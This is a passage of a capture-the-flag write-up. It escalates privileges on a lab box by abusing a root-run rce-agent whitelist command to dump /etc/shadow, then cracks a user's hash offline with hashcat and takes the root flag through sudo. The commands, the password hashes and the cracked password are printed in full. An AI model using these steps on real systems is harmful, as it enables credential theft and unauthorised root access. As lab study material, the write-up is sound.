bob        19607       1  0 Jan16 ?        00:00:00 /bin/sh ./run.sh
root       23125    1406  0 07:45 ?        00:00:00 sshd: incrediblewhite [priv]
incredi+   23276   23125  0 07:45 ?        00:00:00 sshd: incrediblewhite@notty
root       23321    1406  0 07:46 ?        00:00:00 sshd: incrediblewhite [priv]
incredi+   23406   23321  0 07:46 ?        00:00:00 sshd: incrediblewhite@pts/0
incredi+   33125   23407  0 08:49 pts/0    00:00:00 grep --color=auto -E (bob|johnny|incrediblewhite)
bob        48497       1  0 Jan15 ?        00:00:00 /lib/systemd/systemd --user
bob        48498   48497  0 Jan15 ?        00:00:00 (sd-pam)
incrediblewhite@Box1:/tmp$
```



```
incrediblewhite@Box1:/tmp$ ps -eaf | grep -iE "(server|blazor)"
root        1273       1  0  2020 ?        01:19:17 /usr/bin/python3 /usr/bin/fail2ban-server -xf start
incredi+   23277   23276  0 07:45 ?        00:00:00 /usr/lib/openssh/sftp-server
incredi+   33437   23407  0 08:52 pts/0    00:00:00 grep --color=auto -iE (server|blazor)
root       54002       1  0 Jan15 ?        00:00:00 sudo ./server
root       54003   54002  0 Jan15 ?        00:00:00 ./server
root       90589   19607  0 Jan16 ?        00:00:00 sudo ./BlazorWithIdentity.Server
root       90590   90589  0 Jan16 ?        00:08:00 ./BlazorWithIdentity.Server
incrediblewhite@Box1:/tmp$
```


So the server part of the application was running as **root** but another binary was running as **root**: *server* ?

After some seaching, I have found that this binary was located in the **bob**'s home folder:



```
incrediblewhite@Box1:/home/bob/rce-agent$ ll
total 132
drwxrwxr-x  8 bob bob  4096 May 23  2020 ./
drwxr-xr-x 11 bob bob  4096 Jan 16 14:18 ../
drwxrwxr-x  8 bob bob  4096 May 23  2020 .git/
-rw-rw-r--  1 bob bob   332 May 23  2020 .gitignore
-rw-rw-r--  1 bob bob    71 May 23  2020 .travis.yml
-rw-rw-r--  1 bob bob    74 May 23  2020 CHANGELOG.md
-rw-rw-r--  1 bob bob  1738 May 23  2020 CONTRIBUTING.md
-rw-rw-r--  1 bob bob 11342 May 23  2020 LICENSE
-rw-rw-r--  1 bob bob  1727 May 23  2020 README.md
-rw-rw-r--  1 bob bob  5010 May 23  2020 client.go
drwxrwxr-x  2 bob bob  4096 May 23  2020 cmd/
drwxrwxr-x  4 bob bob  4096 May 23  2020 example/
-rw-rw-r--  1 bob bob   554 May 23  2020 go.mod
-rw-rw-r--  1 bob bob  4414 May 23  2020 go.sum
drwxrwxr-x  2 bob bob  4096 May 23  2020 pb/
-rw-rw-r--  1 bob bob 32020 May 23  2020 rce-agent.svg
-rw-rw-r--  1 bob bob  1665 May 23  2020 rce.go
-rw-rw-r--  1 bob bob  3475 May 23  2020 rce_test.go
-rw-rw-r--  1 bob bob  5704 May 23  2020 server.go
drwxrwxr-x  3 bob bob  4096 May 23  2020 test/
drwxrwxr-x  6 bob bob  4096 May 23  2020 vendor/
```


The **README** file has given a very interesting information to me:



```
incrediblewhite@Box1:/home/bob/rce-agent$ cat README.md
# RCE Agent

[![Build Status](https://travis-ci.org/square/rce-agent.svg?branch=master)](https://travis-ci.org
//goreportcard.com/report/github.com/square/rce-agent) [![GoDoc](https://godoc.org/github.com/squ

rce-agent is a gRPC-based Remote Command Execution (RCE) client and server.
The server (or "agent") runs on a remote host and executes a whitelist of
shell commands specified in a file. The client calls the agent to execute whitelist commands.
TLS is used to secure and authenticate both client and server.

rce-agent replaces SSH and other methods of remote code execution. There are no
passwords&mdash;only TLS certificates&mdash;and commands are limited to a whitelist.
This eliminates the need for SSH keys, passwords, or forwarding.
```

The git information has pointed me to the GitHub repository:


https://github.com/square/rce-agent



```
incrediblewhite@Box1:/home/bob/rce-agent$ cd .git
incrediblewhite@Box1:/home/bob/rce-agent/.git$ cat config
[core]
        repositoryformatversion = 0
        filemode = true
        bare = false
        logallrefupdates = true
[remote "origin"]
        url = https://github.com/square/rce-agent.git
        fetch = +refs/heads/*:refs/remotes/origin/*
[branch "master"]
        remote = origin
        merge = refs/heads/master
incrediblewhite@Box1:/home/bob/rce-agent/.git$
```

During the exploration of the GH repository, I have discovered this page:

https://github.com/square/rce-agent/tree/master/example



Running Client and Server (Agent)


To run the example, first `go build` in each directory, `client/` and `server/`.

Second, `cp server/slow-count.sh /tmp/`. This script slowly counts to 10 to demonstrate streaming output (shown later).

Third, run the server (agent) without TLS certificates:

```
$ cd server/

$ ./server
2020/01/19 21:26:39.344626 server.go:77: insecure server listening on 127.0.0.1:5501
CTRL-C to shut down
```


I have checked if that port was listening on the box and it was the case:



```
incrediblewhite@Box1:/home/bob/rce-agent$ netstat -nutela | grep 5501
tcp        0      0 127.0.0.1:5501          0.0.0.0:*               LISTEN      0          108609705
incrediblewhite@Box1:/home/bob/rce-agent$
```


I have moved to the **example** folder, as mentioned in the documentation, and I had found that the **client** was already builded, so, I have tried to execute it to test the connectivity:

👍 It was OK!



```
incrediblewhite@Box1:/home/bob/rce-agent/example/client$ ll
total 12004
drwxrwxr-x 2 bob bob     4096 May 23  2020 ./
drwxrwxr-x 4 bob bob     4096 May 23  2020 ../
-rwxrwxr-x 1 bob bob 12272302 May 23  2020 client*
-rw-rw-r-- 1 bob bob     6999 May 23  2020 main.go
incrediblewhite@Box1:/home/bob/rce-agent/example/client$ ./client ls-tmp
2021/01/24 09:40:38 Connecting to 127.0.0.1:5501...
2021/01/24 09:40:38 Connected
       ID: e87d7cc85a9d40baa5a189f2b57d2418
     Name: ls-tmp
    State: COMPLETE
      PID: 40560
StartTime: 1611481238029984088
 StopTime: 1611481238032933676
```

I was not able to modify the allowed set of commands, but, the last commands seemed interesting and was not part of the default bundle:



```
incrediblewhite@Box1:/home/bob/rce-agent/example/client$ ls -l ../server/commands.yaml
-rw-rw-r-- 1 bob bob 346 May 23  2020 ../server/commands.yaml
incrediblewhite@Box1:/home/bob/rce-agent/example/client$ cat ../server/commands.yaml
commands:
  - name: exit-zero
    exec: ["/bin/bash", "-c", "exit 0"]
  - name: exit-one
    exec: ["/bin/bash", "-c", "exit 1"]
  - name: echo
    exec: ["/bin/echo"]
  - name: ls-tmp
    exec: ["/bin/ls", "/tmp/"]
  - name: slow-count
    exec: ["/tmp/slow-count.sh"]
  - name: shadow
    exec: ["/home/bob/rce-agent/example/server/shadow.sh"]
incrediblewhite@Box1:/home/bob/rce-agent/example/client$
```

It had given the me the following content, allowing me to access to the password hash of the user **johnny** that was a sudoer:

```
/home/bob/rce-agent/example/client$ ./client shadow
2021/01/24 09:45:38 Connecting to 127.0.0.1:5501...
2021/01/24 09:45:38 Connected
       ID: 245009d9937f4633af48dbb092052c5c
     Name: shadow
    State: COMPLETE
      PID: 41284
StartTime: 1611481538765862479
```

```
 StopTime: 1611481538769878335
 ExitCode: 0
    Error:
   Stdout:
         : root:*:18381:0:99999:7:::
         : daemon:*:18381:0:99999:7:::
         : bin:*:18381:0:99999:7:::
         : sys:*:18381:0:99999:7:::
         : sync:*:18381:0:99999:7:::
         : games:*:18381:0:99999:7:::
         : man:*:18381:0:99999:7:::
         : lp:*:18381:0:99999:7:::
         : mail:*:18381:0:99999:7:::
         : news:*:18381:0:99999:7:::
         : uucp:*:18381:0:99999:7:::
         : proxy:*:18381:0:99999:7:::
         : www-data:*:18381:0:99999:7:::
         : backup:*:18381:0:99999:7:::
         : list:*:18381:0:99999:7:::
         : irc:*:18381:0:99999:7:::
         : gnats:*:18381:0:99999:7:::
         : nobody:*:18381:0:99999:7:::
         : systemd-network:*:18381:0:99999:7:::
         : systemd-resolve:*:18381:0:99999:7:::
         : syslog:*:18381:0:99999:7:::
         : messagebus:*:18381:0:99999:7:::
         : _apt:*:18381:0:99999:7:::
         : lxd:*:18381:0:99999:7:::
         : uuidd:*:18381:0:99999:7:::
         : dnsmasq:*:18381:0:99999:7:::
         : landscape:*:18381:0:99999:7:::
         : sshd:*:18381:0:99999:7:::
         : pollinate:*:18381:0:99999:7:::
         : bob:!:18400:0:99999:7:::
         :
incrediblewhite:$6$pdWJNimk$.DI9iDINiTijN3N49xD0htZ9.KbFyduZX4xGYodpFRVrqA
brkecGepFt9VFVCGv/BWjn.XKLbWUW8bsr8Ei/q1:18405:0:99999:7:::
         :
johnny:$6$rj2OIr/e$Mwo3iEY0a4e1UgcBTYe1/9In0RcZ1bPxki4qQt85/nQEc85Rw6/Uo.0
qz0ZLhWOs4Xnw4JV.qO5.yQfwBAhpa/:18405:0:99999:7:::
   Stderr:
incrediblewhite@Box1:/home/bob/rce-agent/example/client$
```


Hash: `$6$rj2OIr/e$Mwo3iEY0a4e1UgcBTYe1/9In0RcZ1bPxki4qQt85/nQEc85Rw6/Uo.0qz0ZLhWOs4Xnw4JV.qO5.yQfwBAhpa/`

So I decided to brute force it, in a offline mode, using hashcat:

```
$ hashcat -m 1800 -a 0 -o pass-out.txt hash.txt ./dictionary/rockyou.txt
Session..........: hashcat
Status...........: Cracked
Hash.Type........: sha512crypt $6$, SHA512 (Unix)
Hash.Target......:
$6$rj2OIr/e$Mwo3iEY0a4e1UgcBTYe1/9In0RcZ1bPxki4qQt8...BAhpa/
Time.Started.....: Sun Jan 24 11:09:23 2021 (16 secs)
Time.Estimated...: Sun Jan 24 11:09:39 2021 (0 secs)
Guess.Queue......: 1/1 (100.00%)
Recovered........: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.........: 12288/14344379 (0.09%)
Rejected.........: 0/12288 (0.00%)
Restore.Point....: 6144/14344379 (0.04%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:4992-5000
Candidates.#1....: honeybear -> havana

$ cat pass-out.txt
$6$rj2OIr/e$Mwo3iEY0a4e1UgcBTYe1/9In0RcZ1bPxki4qQt85/nQEc85Rw6/Uo.0qz0ZLhW
Os4Xnw4JV.qO5.yQfwBAhpa/:punkrocker
```

Password of the user **johnny** was `punkrocker`.

I had validated the credentials via a SSH session and I had leveraged the fact that he was sudoer to access to the final flag in the root home folder:



```
[redacted] ssh -p 22 johnny@fc.xlm-box.com
johnny@fc.xlm-box.com's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 5.4.0-1031-azure x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun Jan 24 10:13:22 UTC 2021

  System load:  0.13               Processes:           138
  Usage of /:   28.9% of 28.90GB   Users logged in:     0
  Memory usage: 31%                IP address for eth0: 10.0.0.4
  Swap usage:   0%

 * Introducing self-healing high availability clusters in MicroK8s.
   Simple, hardened, Kubernetes for production, from RaspberryPi to DC.

     https://microk8s.io/high-availability

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

75 packages can be updated.
0 updates are security updates.

New release '20.04.1 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


*** System restart required ***
Last login: Sat Jan 23 17:28:39 2021 from 85.85.119.222
johnny@Box1:~$ sudo ls -l /root
[sudo] password for johnny:
total 4
-rw-r--r-- 1 root root 17 May 23  2020 root.txt
johnny@Box1:~$ sudo cat /root/root.txt
9rPc-M4573r-L337
johnny@Box1:~$
```

This had concluded the work on this very fun box, thank a lot to the author 👍